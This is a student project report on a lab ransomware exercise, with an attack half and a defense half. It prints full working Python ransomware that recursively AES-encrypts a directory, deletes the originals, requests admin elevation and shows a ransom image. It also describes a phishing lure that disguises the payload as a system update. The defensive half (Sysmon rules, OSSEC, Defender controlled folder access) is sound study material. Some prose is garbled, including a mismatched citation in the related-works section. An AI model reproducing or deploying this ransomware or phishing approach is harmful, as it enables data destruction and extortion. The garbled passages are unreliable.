Ransomeware Project Report

Group 04

*Koumudi Kurmilla Sai Skanda*

*Reddy Krishna Reddy Yeddula*

*Harichandana Ram Yadav*

*Abstract*—This project aims at implementing the whole ransomware attack which include both attacking and defending side.The attacking part include development of the ransomware which involves the implementation of encryption and decryption componenents, the infection step which include pushing the ransomware to the target victim machine.The defending part include the monitoring , detection and mitigation steps which aim at ensuring the target system or the victim system is free of ransomeware attack.Everything will be performed in a virtual environment using oracle virtualization software.This project also aims to address the threat of ransomware attacks by implementing a comprehensive detection and mitigation strategy. Ransomware attacks pose a significant risk to organizations, as they can lead to data loss, financial loss, and reputational damage. Our approach involves deploying Intrusion Detection and Prevention Systems (IDPS), specifically focusing on OSSEC, windows antivirus and sysmon, to monitor and detect ransomware activity. We also implement automated response actions, such as administrator notifications and system isolation, to mitigate the impact of detected ransomware incidents. Through this project, we aim to enhance the security posture of organizations and reduce the likelihood and impact of ransomware attacks.

Keywords—Encryption, IDS, Attack Vector, Decryption

# Ransomware Attacks

Ransomware assaults are getting to be complex and malicious, invading organizations in spite of their territory and affecting data integrity, operational continuity, and financial sustainability in every part of the world. At the same time, cyber attacks pose a grave threat, as they take advantage of any existing weaknesses in systems and networks and encrypt vital data demanding a ransom to be paid for its decryption. The response to the increasing ransomware threat by organizations will mainly require them to adopt the main proactive measures which are detection, mitigation, and recovery and these should be undertaken rapidly and effectively.

It is understood that this project is on the area of the ransomware attack where strategies on mitigation process will be discussed and implemented. The environment of secure virtual machine (VM) offers the isolation which helps to conduct the experiments without any negative outcomes. That is how the risk of the incidents such as unintended consequences on the host systems and personal data is mitigated.

The project unfolds in two distinct phases: the phase when cyber-attack happens and the phase of cybersecurity. Next attack phase, where students create ransomware software and test it in a kind of simulation, but not accidentally, encrypting designated directories in the virtual machine. Not too long after in the cybersecurity counterattack stage, participants correlate the detection techniques, rapid monitoring tools, and recovery programs to repel ransomware attacks and aid data restoration.

# Related Works

One the domains of ransomware research where some studies are of significant importance in the space of threat landscape, attack vector analysis and mitigation measures is where ransomware research is valuable. Here are summaries of four notable sources:Here are summaries of four notable sources.

Ransomware Evolution, Prevention, and Future Oppositions in a context where cyber threats are becoming an increasingly concerning issue, ransomware has emerged as one of the most threatening online hazards. we currently face a study by Brundage and Miles, titled "Behavioral implications of environmental changes.The article examines from its earliest phases to the current space the ransomware types from simple to the more advanced developments. The author goes deep into the anatomy of the ransomware attacks, identifying common ways the enemy can invade you such as phishing emails, exploit kits, and remote desktop protocol (RDP) faults. Prevention mechanisms, which comprise of regular data backups, endpoint protection, and employee awareness, are also expounded. The study bears the capitalization of the preventive steps in cybersecurity to help in the mitigation of the risks of ransomware.[1]

Case studies show that the behavioral analysis is a powerful instrument in the detection of ransomware and reducing false positives. For the security specialists this brings not only an analyzing tool but also valuable insight.This assessment gives an emphasis on the behavioral perspective of ransomware. This is achieved by identification of common ransomware behaviors. The papers provide a means of adopting suitable detection methodologies. In their survey of behavioral analysis methods the authors describe several techniques, such as static analysis, dynamic analysis, anomaly detection and machine learning approaches. [2]

The ransomware prevention strategies employed in the organizations are compared in this report and effectiveness of this strategies are revealed. Conducted via panel interviews with cybersecurity professionals, specialists, and response teams, the study probes into the strong and weak sides of detection, response, and prevention. The key findings advocate for having a multi-tiered security system as a part of a broader real-time threat intelligence sharing measures and incident response planning detail.[3]

Owing to the application of ML (machine learning) techniques in ransomware detection, this survey discusses the general concept of the ML techniques as well as their effectiveness in sniffing out suspicious ransomware behavior patterns. ML-based approaches are represented authors in signatures-based, anomaly-based, and hybrid classification methods. In this discussion limited and advantages of categorization are reviewed. Cases studies and empirical evetations give us a clear view on ML models performance in the human generated ransomware deteting scenarios, which is a priceless information for the researchers and engineers to use for the needs of the future.[4]

# Approach

We implemented the project by dividing it into six main steps and each new step was marked a successful implementation of the previous one as dicsused below:-

## Step I

In Step 1 we did research in a whole range of areas ransomware utilizes including reviewing scholarly articles, case studies of notorious attacks, encryption techniques and channels of infection and come up with the project plan. We used the following assets to do due diligence research: GitHub repositories, ransomware walkthroughs, security texts, academic journals, and papers, including those from the IEEE Explore database.

Step 2 of the execution process we did encryption and decryption, where we used the python programming language and the PyCryptodome libabary to develop the AES encryption and RSA key exchange algorithms. By ourselves we drafted source code, for which we designed encryption and decryption functionalities, as well as we took care about the key management issues.

In the 3rd step, a simulation of the virus spreading to the victim was made mainstreamed, involving weak email passwords and social engineering tricks of getting to the victim.

Step 4: By means of Sysmon and OSSEC on-site instrumentation parameters, we determined logging parameters for analysis of network transactions.

In step 5 dealt with identification by anomaly and rule oriented detection. Add scripts and SIEM to spot anomalies and develop rules. Following that,

In the step 6 we reacted by implementing protection measures such as notifying managers, system isolation, or multi-layer security strategies as part of our plan, record the mitigation measures and recovery.

## Step 2

This step it is all about designing an encryption/decryption module for the ransomware task. It brings the ability to encrypt files through recursive structure of a folder and later decrypt them, providing the proper key for our targeted system. Windows 10 operating system is the chosen victim machine for the project.Cryptographic Library Used

The software program encryption/decryption is based on PyCryptodome library which is written on Python providing a wide variety of cryptographic procedures. PyCryptodome gives a number of tools and techniques which can be used for a bigger part of the last decade such as digital signatures, hashing, and both symmetric and asymmetric encryption methods. The Python libraries use the library to guarantee the safety of the communication and data operations, which in some cases might be critical.

Reason for Choosing PyCryptodome

*Security:* .PyCryptodome, since its inception, has undergone various changes and upgrades to address and offer robust and effectual security. It helps to maintain the level of security in accordance with industry standards for ensuring the secrecy of encrypted data by providing effective protection. (It helps to maintain the level of security following the industry standards which are in compliance with the requirements of secure encryption process and so it provides strong protection.)

*Performance*: PyCryptodome is truly a powerful tool in the real world simply because it gives out that it deploys cryptanalytic algorithms that have been optimized. This implies that computation for encryption and decryption of messages can be carried within a very short time, thus the code is fault-immune and practically useful for virtually every case.

*Compatibility:* PyCryptodome provides a platform-independent programming interface (Windows, Linux, macOS), and is equally useful throughout the Python versions. This reduces the development time significantly by eliminating the need to create tailor-made interfaces for a range of different environments and defining the protocol for integration into the existing projects.

*Community Support*: The PyCryptodome community is known for its very active membership from where contributors come up with ideas, build or just share their efforts in support platforms such as forums, documentation and training materials. This in turn provides the necessary conditions necessary which enable builders deploy crypto solutions with ease.

### Overview of Encryption/Decryption ComponentThe encryption/decryption component involves:

*Encryption:* The function recursively navigates through the directory trees and the files are tunneled through the specific encryption algorithm which has previously been chosen.

It randomly generates an AES key for file encryption and encrypts an identical AES key using RSA public key via the RSA algorithm. The file is encrypted individually by the same AES key, guaranteeing complete isolation and non-processing of any data.

*Decryption:* Then becoming the victim to malware, the victim will receive the decryption key after the ransom has been paid. They bring the master key RSA to use it for deciphering the AES encryption key which then is used to unblock the encrypted data.

Implementation:

import os

import tkinter as tk

from tkinter import simpledialog

import subprocess

from Crypto.PublicKey import RSA

from Crypto.Cipher import AES, PKCS1\_OAEP

import ctypes

import base64

# RSA key pair producing function

def generate\_rsa\_key():

key = RSA.generate(2048)

return key

# function to encrypt file using AES

def encrypt\_file\_aes(file\_path, aes\_key):

try:

with open(file\_path, 'rb') as f:

plaintext = f.read()

cipher = AES.new(aes\_key, AES.MODE\_EAX)

ciphertext, tag = cipher.encrypt\_and\_digest(plaintext)

with open(file\_path + '.enc', 'wb') as encrypted\_file:

[encrypted\_file.write(x) for x in (cipher.nonce, tag, ciphertext)]

os.remove(file\_path) # Remove original plaintext file after encryption

print(f"Encryption of {file\_path} successful.")

except Exception as e:

print(f"Error encrypting {file\_path}: {e}")

# recursively encrypt files in a directory function

def encrypt\_directory\_aes(directory\_path, aes\_key):

for dirpath, dirnames, filenames in os.walk(directory\_path):

for filename in filenames:

file\_path = os.path.join(dirpath, filename)

encrypt\_file\_aes(file\_path, aes\_key)

# function to decrypt files using AES

def decrypt\_file\_aes(encrypted\_file\_path, aes\_key):

try:

with open(encrypted\_file\_path, 'rb') as f:

nonce, tag, ciphertext = [f.read(x) for x in (16, 16, -1)]

cipher = AES.new(aes\_key, AES.MODE\_EAX, nonce)

plaintext = cipher.decrypt\_and\_verify(ciphertext, tag)

decrypted\_file\_path = encrypted\_file\_path[:-4] # Remove '.enc' extension

with open(decrypted\_file\_path, 'wb') as decrypted\_file:

decrypted\_file.write(plaintext)

os.remove(encrypted\_file\_path) # Remove encrypted file after decryption

print(f"Decryption of {encrypted\_file\_path} successful.")

except Exception as e:

print(f"Error decrypting {encrypted\_file\_path}: {e}")

# function to open ransome burner image

def open\_dark\_net\_image():

dark\_net\_image\_link = "https://app.gemoo.com/share/image-annotation/629065748762177536?codeId=P57AmB6YK3nJg&origin=imageurlgenerator&card=629065745104744448"

subprocess.Popen(['start', dark\_net\_image\_link], shell=True)

# prompting the victim to enter the AES key function

def prompt\_decryption\_key():

root = tk.Tk()

root.withdraw() # Hide the root window

# Prompt the user to enter the AES key

enc\_aes\_key\_input = simpledialog.askstring("Decryption Key", "Enter the AES key:")

return enc\_aes\_key\_input

# function to execute the script with elevated privileges or evading permission restriction

def run\_with\_elevated\_privileges():

if os.name == 'nt':

# If running on Windows, use 'runas' command to run with elevated privileges

ctypes.windll.shell32.ShellExecuteW(None, "runas", sys.executable, \_\_file\_\_, None, 1)

# producing RSA key pair for the victim

victim\_rsa\_key = generate\_rsa\_key()

# Save victim's public key to a file

with open("victim\_public\_key.pem", "wb") as f:

f.write(victim\_rsa\_key.publickey().export\_key())

# Save the victim's private key to a file

with open("victim\_private\_key.pem", "wb") as f:

f.write(victim\_rsa\_key.export\_key())

print("RSA key pair generated and saved successfully.")

# confirming if the script is running with elevated privileges

# if not, prompt the user to run the script as an administrator

if not ctypes.windll.shell32.IsUserAnAdmin():

print("Please run the script as an administrator.")

run\_with\_elevated\_privileges()

else:

# The script has elevated privileges, proceed with encryption/decryption tasks

# Generate AES key for file encryption

aes\_key = os.urandom(32) # 256-bit AES key

aes\_key\_base64 = base64.b64encode(aes\_key).decode() # Encode AES key as base64

print(f"Generated AES key: {aes\_key}")

print(f"Base64-encoded AES key: {aes\_key\_base64}")

# encrypt files in the specified folder recursively

directory\_path = os.path.join("E:", "critical") # Constructing the directory path properly

encrypt\_directory\_aes(directory\_path, aes\_key)

# Call function to open the ransome burner image

open\_dark\_net\_image()

# prompting the victim to provide the AES key

enc\_aes\_key\_input = prompt\_decryption\_key()

# function to decipher the base64-encoded AES key

def decode\_aes\_key(encoded\_aes\_key):

aes\_key = base64.b64decode(encoded\_aes\_key)

return aes\_key

# decrypting files in the specified directory iteratively

def decrypt\_directory\_aes(directory\_path, aes\_key):

for dirpath, dirnames, filenames in os.walk(directory\_path):

for filename in filenames:

if filename.endswith('.enc'):

file\_path = os.path.join(dirpath, filename)

decrypt\_file\_aes(file\_path, aes\_key)

# if decryption key entered by the victim matches, proceed with decryption

if enc\_aes\_key\_input:

aes\_key = decode\_aes\_key(enc\_aes\_key\_input)

decrypt\_directory\_aes(directory\_path, aes\_key)

print("Decryption completed successfully.")

else:

print("No AES key provided. Decryption aborted.")

### Functionality

This component provides encrypt/decrypt capability to make the communication secure. The hacker and victimscan talk to each other in a secure way without any knowledge of outsiders about the encrypted data. Besides the PyCryptodome features, the component gives a longer- lasting way to encrypt the files and therefore a safety for the sensitive data.

## Step III

In this step the main aim is to get the malware into our target victim machine through social engineering technique.The attacke vector employed is to send the victim a malicious email attachment with contains a link pointing to our prepared executable malware. We used social engineering to lure the victim to click the link in the attachment by him mistaking it to a system update link.Upon downloading the executing the malware by installing it the targeted files gets installed in the system.This is the email template used.



File 1: Email template used in infection step

## Step IV

This is the monitoring step to detect any anomaly in the victim system . We used two tools to achieve the monitoring , OSSEC and sysmon. OSSEC is open source end-device/ host device monitoring tools which can bring centalised visualization of real time end device security

events and logs.With OSSEC we were able to deploy an OSSEC agent software in the victim system and monitor it from the OSSEC server.



Fig 1: OSSEC monitoring dashboard




Fig2: victim machine security events visualization with OSSEC

## Step v

Using the data collected by the monitoring tools in step IV we come up with a sysmon rule which can be used to detect the ransomeware, the ransomeware is detected on violation of the rule set.This is the sysmon rule which we come up for detection purpose.




Fig 3, Sysmon detection rule

#### Explanation about the Config file

*Process Creation:* To Understand the number of Python Script executions one of the ways is to look at the process creation with pictures that include the part “Python.exe” or “.PY”

*File Creation in Critical Directory:* It keeps a track of the files which are being created. The main interest of us is in these files which are located at E:\critical.

*Network Connections:* We use Port 443 to check/identify any suspicious network files. Port 443 is often used as a conduit.

*Registry Key Creation*: The Registry key creation is a sign of malware persistent tactics which are recorded in almost every circumstance, especially “HKCU\software\Microsoft\Windows\CurrentVersion\Run” scenarios.

The main goal of this Config file is to register important information such as filenames, destinations and other events related to Ransomware script which was implemented based on its execution and behavior. Sysmon is operational and capable enough to monitor for ransomware activities.

#### Performing Detection and Correlation

Although Sysmon provides the basic information required to perform the detection, using extra tool like Promon can provide more in-depth detection. Promon is one of the internal suite tool similar to Sysmon. Using Sysmon we can get the crucial malware information like Parent process ID of the malware.

After executing the malware, Sysmon displayed both process and network events which are related to malware attack techniques. The process events involved are file encryption, access and change of system registries. The network events are associated with the web image using https protocol.

Both the events were logged by Sysmon and later followed them for further investigations.

The other tool used in this step include Procmon . Procmon or process monitor is another which is windows sysinterl tool and can be used to monitor process. This tools come in hand and assisted in correraltion of the suspicious processes identified using sysmon.




Fig 4, Ransomeware Detection with sysmon




Fig 5, Procmon process correlation and deep detection

Correlation of the events and events metadata helped us to uncover the hidden process the malware executed to accomplish encryption and decryption in victim machine. MITRE which is another threat intelligence open-source tool which was uncovered during this process.

## Step vi

In this phase, we looked at how to mitigate the ransomware threat with Windows antivirus.Our sysmon rule, which we defined in step five, detected illegal file and access, as well as configuration file modification and access. Using the Windows antivirus application, we created a custom file access rule to prevent unauthorized access to files for encryption.When malware enters the firm infrastructure via an attack vector such as an email, we may prevent the ransomware from running once it has been discovered by our step 5 tools, sysmon or OSSEC.When the rule is broken, such behavior is identified and the process is prevented from running.

Using manual threat hunting techniques, such as combing through the system logs in Step 5 revealed that by employing correlation, logs may point to the true cause of action, such as file encryption, allowing for containment measures such as uninstalling the executable and isolating it.

Windows antivirus offers a strong capability that, when used correctly, may help to reduce such ransomware signs of assault and aid in confining it by preventing it.

Tools

### Windows Antivirus


Windows antivirus is the tools we choosed for mitigation, the tool comes indtalled by default in any windows operating system starting form windows 10.Windows antivirus allows one to add custom action to monitor and protect any malicious action detected in a given added path, for our case we added the critical folder and any malicious action detected was blocked and a notification pop up was visible from the screen. 

Fig 6, Ransomeware access to critical folder blocked by windows antivirus




Fig 7, Ransomeware access to critical folder blocked with notification .




Fig 9, Ransomeware execution terminate by the antivirus

To cater for defence in depth we configured a cloude backup of data in the cloud incase of ransomware attack .

# Results

The ransomeare implemenataion and deployment was success from step I to step V. The ransomeware was able to encrypt the the critical foleter recursively i.e together with the sub directories.The ransomeware also was stealth to the extent of executing with administrator previledges.the ransomeware was also able to decrypt the content of the critical directory on provision of the decryption key.

The ransomeware also was able to be downloaded from the email attachment through the social engineering attack and installed successfully compromising the victims machine critical directory. This was made successful by changing the malware name from group 4 . py to update.exe and also the well crafted email template.Using monitoring tools we ware able to monitor all security events in the victim machine using centralized monitoring and also local monitoring with OSSEC and Sysmon.




Fig 10, OSSEC kibana dashboard victim machine monitoring.

Using sysmon and procmon we ware able to carry out detection by doing correlation of data from both tools which lead us to arriving at the right target which is our ransomeware. The ransomeware process was flagged by sysmon and the we followed up the process with procmo which indentified the parent ID of the process as our python ransomeware executable process.




Fig 11, Sysmon flagged the ransomeware process




Fig 12, Procmon Identified the parent process ID of ransomeware process

The last step of the project is mitigation , we used windows antivirus to do the prevention and notification incase of the the the custom rule which we added in the antivirus for monitoring the file and folder encryption . The antivirus was able to block the ransomware from execution and also pushed a notification on the screen for the rule violation.




Fig 13, ransomeware blocked and a notification displayed.

To cater for backup and disaster recovery we configured a whole system cloud backup incase of any successful ransomware attack.

##### References & CITATIONS

1. Brundage, Miles, et al. "*The malicious use of artificial intelligence: Forecasting, prevention, and mitigation.*" arXiv preprint arXiv:1802.07228 (2018).
2. Singh, J., & Singh, J. (2020). *Detection of malicious software by analyzing the behavioral artifacts using machine learning algorithms. Information and Software Technology*, 121, 106273.
3. Tahmasebi, M. (2024). *Beyond Defense: Proactive Approaches to Disaster Recovery and Threat Intelligence in Modern Enterprises. Journal of Information Security*, 15(2), 106-133.
4. Bae, S. I., Lee, G. B., & Im, E. G. (2020*). Ransomware detection using machine learning algorithms. Concurrency and Computation*: Practice and Experience, 32(18), e5422.